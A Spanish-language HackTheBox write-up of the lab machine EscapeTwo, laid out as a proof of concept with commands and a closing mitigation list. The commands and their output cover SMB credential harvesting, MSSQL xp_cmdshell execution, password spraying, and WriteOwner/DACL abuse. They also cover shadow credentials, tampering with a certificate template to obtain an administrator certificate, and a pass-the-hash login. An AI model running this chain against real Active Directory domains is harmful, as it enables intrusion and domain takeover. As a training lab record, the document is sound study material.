EscapeTwo (HackTheBox)


Máquina: EscapeTwo
SO: Windows
IP: 10.10.11.51
Fecha: 2025-10-16
Herramientas: ping, nmap, crackmapexec, smbclient, certipy-ad, evil-winrm, impackcet-dacledit, impackcet-owneredit, BloodHound y bloodhound-python
Dificultad: Easy
Tipo de informe: POC + comandos utilizados + Conclusiones

Información adicional:

- Usuario: rose
- Credenciales: KxEPkKe6R8su

Enumeración

Empezamos enumerando la máquina con al herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.



Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.
Puertos TCP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosT.txt 10.10.11.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 05:34 EDT
Nmap scan report for 10.10.11.51
Host is up, received user-set (0.045s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 05:35 EDT
Nmap scan report for 10.10.11.51
Host is up, received user-set (0.044s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:

```
# Nmap 7.95 scan initiated Thu Oct 16 05:40:39 2025 as: /usr/lib/nmap/nmap -sCV -p53,88,135,139,389,445,464,593,636
,1433,3268,3269,5985,9389,47001,123 -T4 -oN versiones.txt 10.10.11.51
Nmap scan report for 10.10.11.51
Host is up (0.097s latency).

PORT     STATE    SERVICE       VERSION
53/tcp   open     domain        Simple DNS Plus
88/tcp   open     kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-16 09:41:15Z)
123/tcp  filtered ntp
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First
-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2025-10-16T09:42:37+00:00; +27s from scanner time.
445/tcp  open     microsoft-ds?
464/tcp  open     kpasswd5?
593/tcp  open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First
```

(SNIP...)


Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -T4: Acelera el proceso pero con algo de ruido


Ahora lo que tendríamos que hacer es revisar todos los anteriores servicios y mirar si obtenemos alguna información importante. Primero probaremos sin usuarios y luego con el usuario que nos otorgan al inicio (rose:KxEPkKe6R8su).

Al final solo se encontró información relevante con el usuario "rose".

Se identificaron varios archivos en 'Accounting Departments' sobre el servicio SMB.



El fichero "accounts.xls" contiene en su interior "sharedStrings.xml" con credenciales y usuarios.



En el otro fichero "accounting_2024.xml" no se encontró nada de valor.
A continuación se miró otra vez si alguno de estos usuarios podían acceder a algún lugar nuevo (dejando MSSQL para más adelante).

A través de la herramienta "crackmapexec" y el usuario "rose" identificamos más usuarios.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.51 -u rose -p 'KxEPkKe6R8su' --users --rid-brute | grep "SidTypeUser" | cut -f2 -d'\' | cut -f1 -d"("
Administrator
Guest
krbtgt
DC01$
michael
ryan
oscar
sql_svc
rose
ca_svc
```

Parámetros:

- --users: Enumeración de usuarios
- --rid-brute: Enumerar usuarios con Fuerza Bruta de RID (Default 4000)
- cut... : Para obtener una salida limpia

Se volvió a probar si alguno de los usuarios nuevos compartían contraseñas o si podían acceder sin credenciales a otros servicios, pero ninguno dio resultados.

Por lo tanto se procedió a usar el usuario "sa" en la cuenta de MSSQL, pudiendo acceder así dentro de la base de datos.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# python3 mssqlclient.py 'sa:MSSQLP@ssw0rd!@10.10.11.51'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

Explotación

Se identificó que "xp_cmdshell" se podía activar, consiguiendo así acceso de comandos sobre el sistema.

```
SQL (sa  dbo@master)> xp_cmdshell whoami
output
------------------

sequel\sql_svc
```

Además se identificó en la ruta "C:\SQL2019\ExpressAdv_ENU" el fichero "sql-Configuration.INI" con usuarios y credenciales expuestos.

```
SQL (sa  dbo@master)> xp_cmdshell "type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI"
```

(SNIP...)

```
SQLSVCACCOUNT="SEQUEL\sql_svc"

SQLSVCPASSWORD="WqSZAF6CysDQbGb3"

SQLSYSADMINACCOUNTS="SEQUEL\Administrator"

SECURITYMODE="SQL"

SAPWD="MSSQLP@ssw0rd!"
```

Se recopilaron todas las anteriores contraseñas y usuarios los cuales aún desconocíamos de sus credenciales. Con la herramienta "crackmapexec" se descubrió que dos usuarios compartían mismas credenciales.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.51 -u users -p passwords --continue-on-success | grep "+"
SMB                      10.10.11.51     445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
SMB                      10.10.11.51     445    DC01             [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
```

Con la herramienta "evil-winrm" se conectó al sistema.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limi
module Reline

Data: For more information, check Evil-WinRM GitHub: https://
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Post-Explotación

Durante el inicio de sesión como "ryan" nos pusimos a buscar información, pero no se logró nada.
Al saber de la existencia de un Active Directory en el sistema, nos pusimos a analizar con BloodHound.

Primero creamos un fichero sobre el que trabajar dentro de BloodHound.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# bloodhound-python -u 'ryan' -p 'WqSZAF6CysDQbGb3'  -d sequel.htb -ns 10.10.11.51 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection
el.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 14S
INFO: Compressing output into 20251016073416_bloodhound.zip
```

Y después ejecutamos bloodhound y cargamos el fichero del AD y a buscar posibles vectores de ataque.

Se identificó que el usuario "ryan" tiene permisos WriteOwner sobre "ca_svc".
WriteOwner nos permite apropiarnos del usuario

Una vez sabida esta información procederemos a los siguiente:

1. Con los permisos WriteOwner nos apropiaremos de todo el usuario ca_svc.
2. Obtendremos las credenciales de ca_svc para manejar certificados
3. Obtendremos de alguna forma un UPN de administrador

Por lo tanto, lo primero que haremos será adueñarnos del usuario ca_svc (siendo nosotros el usuario ryan).

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-owneredit -action write -new-owner ryan -target ca_svc sequel.htb/ryan:WqSZAF6CysDQbGb3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

Después ganaremos control total del usuario ca_svc modificando los ACLs.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-dacledit -action write -rights FullControl -principal ryan -target ca_svc sequel.htb/ryan:WqSZAF6CysDQ
bGb3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20251016-100517.bak
[*] DACL modified successfully!
```

Con control total sobre "ca_svc", solicitaremos un certificado para autenticarnos ante el KDC y obtener un TGT con las credenciales (hash) del usuario ca_svc.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -dc-ip 10.10.11.51 -target dc01.sequel.htb -acc
ount ca_svc
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'beca8dae-c33e-13a4-1282-9dc3f10eade5'
[*] Adding Key Credential with device ID 'beca8dae-c33e-13a4-1282-9dc3f10eade5' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID 'beca8dae-c33e-13a4-1282-9dc3f10eade5' to the Key Credentials
for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

Ahora buscaremos que certificados permite solicitar el usuario "ca_svc".
Como resultado, identificamos la plantilla "DunderMifflinAuthentication".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad find -vulnerable -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51 -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)
```

(SNIP...)

```
Template Name                       : DunderMifflinAuthentication
Display Name                        : Dunder Mifflin Authentication
Certificate Authorities             : sequel-DC01-CA
```

Una vez localizado un certificado potencial, lo descargaremos pero configurándolo con ciertos valores por defecto para ganar más permisos.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad template -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthen
tication -write-default-configuration -no-save
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x
00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\
x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provid
er v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
```

A continuación usaremos el certificado modificado de ca_svc para pedir un UPN que contenga "administrator@sequel.htb".

Con esto conseguiremos autenticarnos como administrador, pues el KDC confía en el CA.
Un UPN (User Principal Name) permite identificar el usuario con el KDC

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad req -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -targe
t DC01.sequel.htb -template DunderMifflinAuthentication -upn administrator@sequel.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: DC01.sequel.htb.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 11
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Por último, utilizaremos el UPN de administrador para obtener el hash y poder conectarnos al sistema con "evil-winrm".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
```

Conclusiones

Esta máquina HTB (TwoEscape) la podemos separar en 2 partes.
La primera parte sería Enumeración, pues hemos encontrado diversos ficheros y muchas credenciales y usuarios, con los que hemos pivotado buscando más información.
Después nos encontraríamos con la parte de Explotación ACL. Que con un usuario hemos pivotado a otro para obtener el usuario Administrador.

Mitigaciones

Prioridad alta

1. Rotar credenciales de usuarios comprometidos

2. Restringir/Limitar acceso a ficheros sensibles (SMB)
3. Revocar permisos WriteOwner sobre CA_SVC
4. Revisar y restringir plantillas de certificados
5. Implementar políticas seguras para contraseñas

Prioridad media

1. Deshabilitar xp_cmdshell de MSSQL
2. Eliminar credenciales de ficheros de configuración
3. Evitar el reuso de credenciales entre usuarios

Prioridad baja

1. Monitorear cambios en los ACL y plantillas de certificados
2. Limitar acceso remoto
3. Revisar y fortalecer la resolución DNS